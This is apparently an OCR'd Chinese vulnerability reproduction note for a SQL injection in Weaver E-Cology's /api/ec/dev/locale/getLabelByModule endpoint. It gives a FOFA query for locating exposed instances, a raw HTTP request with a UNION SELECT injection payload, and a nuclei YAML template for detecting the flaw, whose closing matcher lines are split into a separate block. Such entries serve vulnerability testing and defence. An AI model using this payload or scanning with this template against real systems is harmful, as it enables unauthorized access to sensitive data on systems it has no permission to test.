
F6-3泛微-E-Cology-SQL

漏洞描述：

由于泛微e-cology未对用户的输入进行有效的过滤，直接将其拼接进了SQL查询语句中，导致系统出现SQL注入漏洞。远程未授权攻击者可利用此漏洞获取敏感信息，进一步利用可能获取目标系统权限等。

网站图片：



网络测绘：

fofa语法：

FOFA：app="泛微-E-Weaver"

漏洞复现：

payload：

```
GET /api/ec/dev/locale/getLabelByModule?moduleCode=?moduleCode=?moduleCode=1%27)%20union%20all%20select%20%2766666666,%27%20-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Connection: close
```

效果图:

Yaml模板

```
id: weaver-getLabelByModule-sqli

info:
  name: weaver-getLabelByModule-sqli
  author: default
  severity: high
http:
  - raw:
      - |
        GET /api/ec/dev/locale/getLabelByModule?moduleCode=?moduleCode=?moduleCode=1%27)%20union%20all%20select%20%27666666,%27%20-- HTTP/1.1
        User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
        Connection: close


    matchers:
      - type: dsl
```

```
condition: and
dsl:
  - status_code==200 && contains(body,'666666')
```